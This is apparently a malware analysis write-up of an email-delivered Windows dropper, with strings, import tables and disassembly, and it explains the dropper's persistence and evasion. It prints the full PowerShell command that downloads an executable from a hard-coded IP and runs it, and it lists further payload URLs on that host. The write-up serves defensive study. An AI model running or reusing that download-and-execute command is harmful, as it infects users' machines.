
Hash of executable payload: AE4C19C67AA7944D5FDE3B473EC4EA94


The malware is originally delivered via email with a zipped malicious payload masquerading as a document but is actually a shortcut with an embedded powershell script that downloads and stages the next payload.




The command uses cmd.exe to invoke PowerShell with execution policy bypass, downloads a binary payload from a hard-coded IP address into the user profile under a masquerading filename, and immediately executes it. This behavior is consistent with malware droppers.

```
%windir%\System32\cmd.exe /c powershell.exe ExecutionPolicy Bypass (New-Object System.Net.WebClient).DownloadFile('http://178.16.54.109/spl.exe','%userprofile%\windrv.exe');Start-Process '%userprofile%\windrv.exe'
```

Detect it Easy information.



Entropy; likely not packed and minimal obfuscation.



The extracted strings indicate a malicious Windows loader or dropper. They show deliberate use of user-writable directories, deceptive filenames and messages that mimic legitimate Windows components, explicit handling of Mark-of-the-Web with Zone.Identifier to evade security warnings, persistence via the Run registry key, and payload retrieval from a hard-coded external IP using browser-like User-Agent strings. Taken together, these artifacts strongly suggest intentional malware designed to download, execute, and persist additional payloads while minimizing user suspicion and security controls.


```
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safari/…
%temp%
%s\%d%d.exe
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/104.0.0.0 Safari/…
%s:Zone.Identifier
%s\%d%d.exe
%s:Zone.Identifier
%appdata%
%s\eheheheehh.jpg
Windows Image Viewer
pnql.dll not found!
PreLoad
dwinsvc.exe
Windows Service
http://178.16.54.109/lfuck.exe
%s:Zone.Identifier
%userprofile%
%s\%s
Software\Microsoft\Windows\CurrentVersion\Run\
memset
srand
wcslen
wcscmp
MSVCR90.dll
_amsg_exit
__getmainargs
_cexit
_exit
```

Some other strings showing potential political motivation. The host IP (178[.]16[.]54[.]109) in the strings above also appears to be politically motivated by posting a bitcoin wallet allegedly used for donations to Ukraine. The host IP can be viewed on fingerprinting tools showings its based in Germany. URLScan also shows multiple different files being hosted there before.

```
00002130  SHELL32.dll
00002200  freeukraine
0000220C  http://fuckput.in/
00002458  <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersio
```

imports (72)	flag (19)	type	ordinal	first-thunk (IAT)	first-thunk-original (INT)	library
srand	x	implicit	-	0x00002832	0x00002832	MSVCR90.dll
rand	x	implicit	-	0x0000282A	0x0000282A	MSVCR90.dll
URLDownloadToFileW	x	implicit	-	0x000029F0	0x000029F0	urlmon.dll
InternetReadFile	x	implicit	-	0x00002A5E	0x00002A5E	WININET.dll
InternetOpenUrlW	x	implicit	-	0x00002A3A	0x00002A3A	WININET.dll
HttpQueryInfoA	x	implicit	-	0x00002A28	0x00002A28	WININET.dll
InternetCloseHandle	x	implicit	-	0x00002A12	0x00002A12	WININET.dll
InternetOpenW	x	implicit	-	0x00002A4E	0x00002A4E	WININET.dll
PathFindFileNameW	x	implicit	-	0x00002A90	0x00002A90	SHLWAPI.dll
CopyFileW	x	implicit	-	0x00002B42	0x00002B42	KERNEL32.dll
SetFileAttributesW	x	implicit	-	0x00002B2C	0x00002B2C	KERNEL32.dll
WriteFile	x	implicit	-	0x00002AE6	0x00002AE6	KERNEL32.dll
DeleteFileW	x	implicit	-	0x00002ACA	0x00002ACA	KERNEL32.dll
CreateProcessW	x	implicit	-	0x00002AB8	0x00002AB8	KERNEL32.dll
GetCurrentThreadId	x	implicit	-	0x00002C68	0x00002C68	KERNEL32.dll
GetCurrentProcessId	x	implicit	-	0x00002C7E	0x00002C7E	KERNEL32.dll
GetCurrentProcess	x	implicit	-	0x00002BEC	0x00002BEC	KERNEL32.dll
RegSetValueExW	x	implicit	-	0x00002CF0	0x00002CF0	ADVAPI32.dll
ShellExecuteW	x	implicit	-	0x00002D20	0x00002D20	SHELL32.dll
_invoke_watson	-	implicit	-	0x000029CE	0x000029CE	MSVCR90.dll
_except_handler4_common	-	implicit	-	0x000029B4	0x000029B4	MSVCR90.dll


Initial static analysis shows that when the app is launched it uses MessageBoxA to always display an error message box.



It then beacons to a C2 server to download a file and deletes the zone identifier.


```
    esi, offset aWindowsService ; "Windows Service"
    edi, [ebp+ValueName]
movsd
    ecx, 0Fh
    esi, offset aHttp1781654109 ; "http://178.16.54.109/lfuck.exe"
    edi, [ebp+szUrl]
movsd
```

```
loc_4015B2:
mov     [ebp+phkResult], 0
push    104h            ; nSize
lea     ecx, [ebp+Filename]
push    ecx             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameW
lea     edx, [ebp+Filename]
push    edx             ; pszPath
call    ds:PathFindFileNameW
mov     [ebp+String1], eax
lea     eax, [ebp+Filename]
push    eax
push    offset aSZoneIdentifie_1 ; "%s:Zone.Identifier"
lea     ecx, [ebp+FileName]
push    ecx             ; LPWSTR
call    ds:wsprintfW
add     esp, 0Ch
lea     edx, [ebp+FileName]
push    edx             ; lpFileName
call    ds:DeleteFileW
lea     eax, [ebp+String2]
push    eax             ; String2
mov     ecx, [ebp+String1]
push    ecx             ; String1
call    wcscmp
add     esp, 8
test    eax, eax
jz      loc_401711
```



The `szAgent` string is simply there to make the program's network traffic look normal. It is passed as the User-Agent when a WinINet session is created, so any HTTP requests identify themselves as a standard Chrome browser running on Windows 10. By doing this, the traffic blends in with everyday web browsing, making it less likely to be flagged by basic network filters or raise suspicion during inspection. In practical terms, it helps the malware hide in plain sight by pretending to be a regular browser instead of an unknown or suspicious program.


```
rdata:00402170              text "UTF-16LE", 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK'
rdata:004021D6              text "UTF-16LE", 'it/537.36 (KHTML, like Gecko) Chrome/110.0.0.0 Safa'
rdata:0040223C              text "UTF-16LE", 'ri/537.36',0
rdata:00402250 ; const WCHAR Src
```



This function builds a file path under **%APPDATA%** for a deceptively named **.jpg** file, checks whether it already exists, and if not, explicitly creates it with write access using `CreateFileW`. The deliberate expansion of the AppData path, formatted construction of a fake image filename, conditional existence check, and forced file creation indicate purposeful staging of a disguised artifact in a user-writable location. This pattern aligns with malware techniques used to camouflage payloads or decoy files, avoid permission barriers, and prepare subsequent execution or user deception rather than any legitimate image-handling functionality.

In this routine, the numeric values passed to `CreateFileW` describe exactly how the file is handled. The value **0x40000000** corresponds to `GENERIC_WRITE`, which means the file is opened solely to write data, not to read or render it like a legitimate image. The value **2** maps to `CREATE_ALWAYS`, instructing Windows to create the file every time and overwrite any existing file with the same name, a behavior commonly used when dropping or staging files. A share mode value of **0** means `FILE_SHARE_NONE`, preventing other processes from accessing the file

while it is being written. The flags and attributes value of **0** applies no special handling, treating the file as a plain binary object. Finally, the comparison against **0xFFFFFFFF** checks for `INVALID_HANDLE_VALUE`, which is how the code determines whether the file creation succeeded. Together, these technical choices show the file is intentionally created as a generic writable container, with the `.jpg` extension serving only as a disguise rather than indicating real image content.



Other potential political strings found near the end of the binary.

```
.data:00403000 ; Segment type: Pure data
.data:00403000 ; Segment permissions: Read/Write
.data:00403000 _data           segment para public 'DATA' use32
.data:00403000                 assume cs:_data
.data:00403000                 ;org 403000h
.data:00403000 aFreeukraine    db 'freeukraine',0
.data:0040300C aHttpFuckputIn  db 'http://fuckput.in/',0
.data:0040301F                 align 10h
.data:00403020 ; uintptr_t __security_cookie
.data:00403020 ___security_cookie dd 0BB40E64Eh        ; DATA XREF: sub_401150+9↑r
.data:00403020                                         ; sub_401410+9↑r ...
.data:00403024 dword_403024    dd 44BF19B1h            ; DATA XREF: ___report_gsfailure+B0↑r
.data:00403024                                         ; ___security_init_cookie+2B↑w ...
.data:00403028                 db 0FFh
.data:00403029                 db 0FFh
```